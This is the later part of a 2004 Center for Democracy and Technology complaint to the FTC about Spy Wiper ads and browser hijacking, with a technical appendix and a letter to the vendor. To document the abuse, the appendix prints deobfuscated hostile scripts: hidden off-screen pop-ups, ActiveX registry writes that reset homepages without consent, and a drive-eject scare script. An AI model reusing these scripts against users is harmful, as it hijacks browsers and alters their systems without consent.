59. The "homepage hijacking" practices used to deploy the Spy Wiper ads provide essentially no benefit to consumers. The "terms of service" listed on Seismic Entertainment Productions' default-homepage-network.com site claim that users have had their homepages changed in exchange for free software or for free content and services from default-homepage-network.com:

> Default-homepage-network.com offers free content and services to consumers. This property is owned by default-homepage-network.com, including content, methods, technologies and hardware. If consumers choose to utilize and benefit from this property instead of paying for installed software, they must agree to the terms of service and privacy policies described herein…. Default-homepage-network.com prompts and changes consumers' browser behaviors to offer a free ad-supported software experience.

60. In the case of the changes made to users' settings described in detail in Appendix B, the user receives no "free software" that could be part of an advertising bargain with default-homepage-network.com, and the only "free content and services" the user receives from the site are the unwanted ads themselves.

The Spy Wiper homepage "hijacking" is an unfair practice under the D Squared Solutions case.

61. The browser hijacking scheme in the Spy Wiper case in many ways very closely resembles the Windows messenger scam that the FTC recently decided is an unfair trade practice in the D Squared Solutions case. The FTC pursued action in the D Squared Solutions case because the defendants' actions were "nothing more than a high-tech version of a classic scam. The defendants created the problem that they proposed to solve—for a fee. Their pop-up spam wasted computer users' time and caused them needless frustration" (FTC press release, November 6, 2003, http://www.ftc.gov/opa/2003/11/dsquared.htm).

62. The Spy Wiper case is an even more egregious violation of the FTC Act than in the D Squared Solutions case. It appears significantly more difficult for consumers to avoid the Spy Wiper ads than the D Squared Solutions Windows messenger pop-ups. As far as CDT has been able to determine, there is no single setting that a user can change that will prevent the browser "hijacking" problem without also substantially inconveniencing the user in other ways.

Liability

MailWiper should be held liable if it knew or should have known about the deceptive ads of browser hijacking.

63. In published guidelines for advertising and marketing on the Internet, the FTC has held that advertising and website designers may be held liable for the content of ads when they "knew or should have known" that the ad included false or deceptive claims. ("In determining whether an ad agency should be held liable, the FTC looks at the extent of the agency's participation in the preparation of the challenged ad, and whether the agency knew or should have known that the ad included false or deceptive claims." Advertising and Marketing on the Internet: Rules of the Road, September 2000, available at http://www.ftc.gov/bcp/conline/pubs/buspubs/ruleroad.htm.)

64. This standard should be applied to MailWiper in determining whether or not the company was responsible for the actions of its affiliates. The relationship between MailWiper and its affiliates closely resembles that between an advertising agency and its advertisers. MailWiper receives a direct benefit from the actions of affiliates since those actions induce consumers to purchase Spy Wiper.

Strong evidence exists that MailWiper knew or should have known about the actions of Seismic Entertainment Productions and other affiliates that may have been directly responsible for browser "hijacking" and displaying deceptive ads.

65. MailWiper's January 8th email to CDT seems to suggest that, as of that date, the company had not identified the affiliate or affiliates responsible for the browser hijacking behavior in question. For the reasons spelled out below, CDT believes that, through a variety of mechanisms, MailWiper should have been able to identify the affiliates and stop their behavior well before that time.

66. MailWiper knew that users were encountering the browser hijacking problem. In addition to the numerous public complaints about the problem posted in forums, blogs and other websites, many users that complained publicly or to CDT about Spy Wiper indicated that they had written to the company directly about the problem. MailWiper responded to such complaints by denying responsibility, but providing instructions for how to reset their homepage. (See, e.g. email from MailWiper to Jola Harvel, November 24, 2003, posted at http://tired-of-spam.home.comcast.net/spywiper.html.)

67. MailWiper also knew or should have known that default-homepage-networks was hosting the deceptive ad. MailWiper could have identified the deceptive ad just as CDT has done. Additionally, under most revenue sharing affiliate agreements, ads identify the affiliate placing them so the affiliate can be rewarded with the agreed upon percentage of any sale made as a result of the ad.

V. CONCLUSION AND REQUEST FOR RELIEF

Because of the deceptive nature of the ads for Spy Wiper software described above, and because of the substantial injury suffered by Internet users as a result of the homepage "hijacking" tactics used to deploy those ads, CDT is requesting that the Commission:

> (a) Investigate MailWiper Inc., Seismic Entertainment Productions, Inc., and their subsidiaries and affiliates to determine who is responsible for the deceptive advertising and the changes to users' homepage settings.
> (b) Enjoin MailWiper, Seismic Entertainment Productions, or other responsible parties from future use of the deceptive advertising.
> (c) Enjoin MailWiper, Seismic Entertainment Productions, or other responsible parties from further involvement in "browser hijacking."
> (d) Order such other equitable relief as the Commission finds appropriate.

The potential of the Internet will be substantially harmed if users come to believe that they cannot use the World Wide Web without being at risk of "infection" from home page hijackers and spyware. Therefore, it is imperative that the Commission act in cases such as this one where "spyware," "hijackers," or other forms of invasive software and practices are used in ways that are deceptive and unfair, and that cause injury to Internet users.

Respectfully submitted,

Michael Steffen, Policy Analyst
Ari Schwartz, Associate Director
Paula Bruening, Staff Counsel

Center for Democracy and Technology
1634 I St., NW
Washington, DC 2006
202-637-9800
http://www.cdt.org

February 11, 2004

Appendix B: Technical Description of Spy Wiper Ads and Browser "Hijacking"

Based on work done by the owners of the "Kings of Chaos" website and by Dan Paulat, CDT has reproduced one way in which users had their homepage settings changed to ads for Spy Wiper without their consent. Appendix A is a movie that demonstrates this process from the user's perspective, while this Appendix B provides more technical detail. Part I describes the browser "hijacking," while Part II describes the Spy Wiper ads themselves.

I. Browser "Hijacking"

Because the owners of the "Kings of Chaos" website removed the problematic and from their website as soon as they traced the origin of the problem, this demonstration is based on a mock-up. The mock-up page, example.html, includes some very simple content for demonstration purposes alongside the html source copied exactly from an advertisement identified by Dan Paulat as causing the browser "hijacking" problem for users of the Kings of Chaos website. This initial mock-up page is the only page on CDT's server in the demonstration—all subsequent pages and scripts are "live" and served from the original locations referred to by this initial ad and subsequent pages.

An abbreviated version of the html source of the banner ad on the mockup page is reproduced below:

```
<script type="text/javascript">
document.write('\u003c\u0062\u006f\u0064\u0079\u0020
…[further unicode removed]…\u0064\u0079\u003e')
</script>
```

We have abbreviated approximately two pages of characters from the javascript that comprises the banner ad. These are all of the general form seen in the rest of the script: \uXXXX, where XXXX is a four digit hexadecimal number representing a single character in the encoding scheme known as Unicode. The full source of the webpage is available on request. The primary purpose of the Unicode encoding in this case appears to be merely as a way to obscure the real purpose of the script. Once deobfuscated, the source code of the banner ad is as follows:

```
<script type="text/javascript">
document.write('<body onUnload="showPopup();showHidden();">

<A HREF="http://oz.valueclick.com/redirect?host=hs0270037&size=468x60&t=std
&b=indexpage&noscript=1&v=0" TARGET="_blank">
<IMG BORDER="0" WIDTH="468" HEIGHT="60" ALT="Click here to visit our sponsor"
SRC="http://oz.valueclick.com/cycle?host=hs0270037&size=468x60&t=std&b=indexpage&noscr
ipt=1"></A>

<script language=javascript>
var oPopup = window.createPopup();
function showPopup() {
   oPopup.document.body.innerHTML =
   "<object data=http://object.passthison.com/vu083003/object-no-hp.cgi?banner>";
   oPopup.show(0,0,1,1,document.body);
} </script>

<script language=javascript>
function showHidden() {
    var agt=navigator.userAgent.toLowerCase();
```

```
    var is_ie = (agt.indexOf("msie") != -1);
    var is_aol = (agt.indexOf("aol") != -1);

   if (!is_aol) {
      var expdate = new Date((new Date()).getTime() + 72000000);
      if (document.cookie.indexOf("del20hr") == -1) {
         document.cookie=
         "del20hr=general; expires=" + expdate.toGMTString() + "; path=/;";
         splashWin2 = window.open("",'del20hr','fullscreen=1,toolbar=0,location=0,
         directories=0,status=0,menubar=0,scrollbars=0,resizable=0');
         splashWin2.blur();
         window.focus();
         splashWin2.resizeTo(10,10);
         splashWin2.moveTo(5000,5000);
         splashWin2.location="http://209.50.251.151/console/media.html";
         window.focus();
      }
   }
} </script>
</body>')
</script>
```

This script has several components, but its primary function is to wait until the user leaves the page with the ad, and then open a window that is invisible on most computers and that contains the webpage located at http://209.50.251.151/console/media.html. A slightly abbreviated version of the html source for that page, as of the filing of this complaint, is below:

```
<html><head><title>Windows</title></head>

<body onfocus="self.blur();" bgcolor="#f5f4dd">
<pre>
Message from Internet Service Provider consultant:

This window should NOT remain maximized on most computers. It is SUPPOSED to remain
invisible to launch time-delayed pop up messages in accordance with an ad-supported
software product that you may have installed on your computer.

If your computer will NOT hide this big white window, you may have spyware on your
system which is interfering with your ability to control hidden windows.  Spyware also
sends you unsolicited advertising, slows down your computer and could capture private
information like credit card numbers and social security numbers, etc.

I recommend that you install a "spyware removal" program so you can rid your computer
of these parasites.

<a href="https://www.mailwiper.com/cgi-bin/a.pl?mailwipr&2929&order2.html"
target="_blank">I strongly recommend this link.</a>

P.S. If you are experiencing a higher frequency of pop up messages, you should
definately consider downloading the spyware removal program.  It will remove all of
those annoying advertisements for good.

Some users have reported that clicking on the white screen will make the task bar
appear below.
</pre>


<script type="text/javascript">document.write('\u003c\u0073\u0063\u0072\u0069
…[furtherunicode reomved]…\u003e')</script>

<script language=javascript>
function netpal() {
   var agt=navigator.userAgent.toLowerCase();
```

```
    var is_ie = (agt.indexOf("msie") != -1);
    var is_aol = (agt.indexOf("aol") != -1);

    if (!is_aol) {
        var expdate = new Date((new Date()).getTime() + 72000000);
        if (document.cookie.indexOf("netpal") == -1) {
            document.cookie="netpal=general; expires=" + expdate.toGMTString() +
            "; path=/;";
            splashWin2 = window.open("",'netpal','fullscreen=1,toolbar=0,location=0,
            directories=0,status=0,menubar=0,scrollbars=0,resizable=0');
            splashWin2.blur();
            window.focus();
            splashWin2.resizeTo(10,10);
            splashWin2.moveTo(5000,5000);
            splashWin2.location="http://209.50.251.151/console/netpal.html";
            window.focus();
        }
    }
} </script>

<script language="JavaScript">
window.onerror=new Function("self.close();return true");
setTimeout("netpal()",59000);
//setTimeout("showPopup()",60000);
setTimeout("wow('http://object.passthison.com/console/home.html',screen.availwidth,
screen.availHeight,0,0,'p1')",180000);
setTimeout("wow('http://209.50.251.152/console/enter.html',screen.availwidth,
screen.availHeight,0,0,'p2')",300000);
setTimeout("wow('http://object.passthison.com/console/spywiper.html',
screen.availwidth,screen.availHeight,0,0,'p3')",420000);
//setTimeout("wow('http://209.50.251.151/console/Porno_REMOVER2.html',600,450,0,0)",
660000);
setTimeout("showPopup()",660000);
setTimeout("parent.close();",(780000+1000));

function wow(myURL,r1,r2,m1,m2,pp) {
    splashWin = window.open("",pp,'fullscreen=0,toolbar=0,location=0,
    directories=0,status=0,menubar=0,scrollbars=0,resizable=0');
    splashWin.blur();
    splashWin.resizeTo(r1,r2);
    splashWin.moveTo(m1,m2);
    splashWin.location=(myURL);
    splashWin.focus();
}

self.moveTo(5000,5000);
self.resizeTo(10,10);
self.blur();
setTimeout("window.onfocus=setIt;",300);

function setIt(){
    self.moveTo(5000,5000);
    self.blur();self.resizeTo(1,1);self.blur();return false; }

if(document.all) document.onmousedown = setIt;
else if(document.layers) {
    window.captureEvents(Event.MOUSEDOWN);
    window.onmousedown=setIt; }
</script>
</body></html>
```

The scripts on this page launch a series of time delayed pop-ups and other actions. These include a window that attempts to get the user to give consent to having his homepage changed to a page on default-home-page networks.com (http://object.passthison.com/console/home.html) and a

variation of the Spy Wiper ad itself (http://object.passthison.com/console/spywiper.html) (even if the user is savvy enough to close and click "no" in all of the right boxes, the homepage is still eventually changed). The final timed action launched by the page, run eleven minutes after the page is first opened, is to run the page's "showPopup" javascript function. A first inspection of the code reveals no function by this name. This is because it has been obscured by javascript using the same unicode technique described above. When the unicode on this page is deobfuscated, the result is the javascript below:

```
<script language=javascript>
var oPopup = window.createPopup();
function showPopup() {
    oPopup.document.body.innerHTML = "<object
    data=http://object.passthison.com/vu083003/object.cgi?console>";
    oPopup.show(0,0,1,1,document.body);
} </script>
```

This code creates a new pop-up window that loads the URL http://object.passthison.com/vu083003/object.cgi?console. As of the filing date of this complaint, the page at that address was as follows:

```
<html>
<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page",
"http://default-homepage-network.com/start.cgi?hkcu");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page",
"http://default-homepage-network.com/start.cgi?hklm");
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Search Bar",
"http://server224.smartbotpro.net/7search/?hkcu");
wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Use Search Asst",
"no");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Search Bar",
"http://server224.smartbotpro.net/7search/?hklm");
wsh.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Use Search Asst",
"no");
</script>
<script language=javascript>
self.close()
</script>
</html>
```

CDTs research on our testing computer indicates that this code loads an "Active-X" control known as the "Windows Script Host Shell Object." It will then send commands to this object to cause it to write various values in the user's registry. For users using most versions of Internet Explorer on Windows, this will have the effect of changing the users' homepage to http://default-homepage-network.com/start.cgi?hkcu. This address contains one version of the Spy Wiper ad described in detail in the complaint and in Part II of this Appendix, below. Note that this change is made without any request for consent from the user of any kind.

II. Spy Wiper Ad

The Spy Wiper ads on default-homepage-network.com and passthison.com employ one or both of two different "scare tactics," which the ads imply demonstrate the ability of "spyware" manufacturers to exercise complete control over the hardware and software on a user's computer.

CDT believes these claims are deceptive given the technical means employed to execute those "scare tactics," which actually appear to be very limited in nature. These techniques are described in greater detail below.

A. CD-ROM Drive

The CD-ROM drive is opened by the page at http://default-homepage-network.com/spypop4.html. This page contains the following script, obfuscated using the unidcode encoding method described in Part I of this Appendix.

```
<script LANGUAGE="VBScript">
<!--
Set oWMP = CreateObject("WMPlayer.OCX.7" )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
    For i = 0 to colCDROMs.Count - 1
        colCDROMs.Item(i).Eject
    Next ' cdrom
End If
-->
</script>
```

This script uses the "Eject" function call of the Windows Media Player (WMP) Active-X control. As far as CDT has been able to tell, based on Microsoft's documentation of the WMP interface, this is the only hardware function that can be executed in this way. The WMP interface cannot, for example, be used by a webpage to control the user's monitor, hard disk drive, printer, or other hardware.

B. Notepad

The Notepad application is opened by the page at http://object.passthison.com/console/spywiper.html. This page contains the following script:

```
<script language="Javascript">
<!--
function vs() {
    document.location = "view-source:http://default-homepage-network.com/spytxt.txt"
}
//--></script>

<body bgcolor=yellow onLoad="makesnake(); vs();" style="width:100%;overflow-
x:hidden;overflow-y:scroll">
```

The script causes the user's browser to load the page at http://default-homepage-network.com/spytxt.txt, as if the user had selected the "View Source" option in her browser. That is, the page is loaded as a raw text file in the user's text editing application, rather then rendered as html. This option allows a website to open a text file from an arbitrary location online in the user's text editor. It does not, however, allow the website to do anything other than this as far as CDT has been able to tell. In particular, it does not allow a website to exercise arbitrary control over the software on a user's computer, as the Spy Wiper ad implies.

Appendix C: CDT Letter to MailWiper, Inc., December 8th, 2003

Mr. Rob Martinson, CEO
Mail Wiper, Inc.
8725 Roswell Rd, Suite 104
Atlanta, GA 30350

Dear Mr. Martinson:

I am writing regarding advertising for your company's "Spy Wiper" program.

As part of an ongoing spyware project, the Center for Democracy and Technology recently released a report entitled "Ghosts in Our Machines: Background and Policy Proposals on the 'Spyware' Problem." Simultaneously, we called for Internet users to send us their experiences with "spyware" programs. We are investigating the stories we have received, and we are considering a range of activities, which may include filing complaints with the Federal Trade Commission where warranted.

We are contacting you in regards to complaints we have received about your product, Spy Wiper. We have seen positive reviews of your company's "Mail Wiper" spam blocker software. But we have also received reports and seen several online stories complaining about Spy Wiper. In particular, users have alleged that they have had their homepages reset to a URL on default-homepage-network.com consisting of an advertisement for Spy Wiper. That webpage, it appears, launches the Windows Notepad utility, opens the user's CD-drive, and then tells the user that if Notepad launched or the CD drive opened, he needs to immediately download Spy Wiper to fix security holes on his computer.

If these reports are accurate, this behavior is similar to practices that the FTC ruled were unfair trade practices under its jurisdiction in the recent D Squared Solutions case (http://www.ftc.gov/opa/2003/11/dsquared.htm). We are currently trying to replicate the alleged scenario ourselves. If the complaints we have received are accurate, we hope you recognize that they will be of great concern to consumers. In any case, we would like to hear your side of the story.

We have attempted to contact Mail Wiper, Inc. by email and phone, but have not yet received any response. We are moving forward rapidly on this project and ask that you get back to us as quickly as possible. I can be reached by email at spyware@cdt.org or by telephone at 202-637-9800.

Sincerely,

/s/

Michael Steffen
Policy Analyst
Center for Democracy and Technology
202-637-9800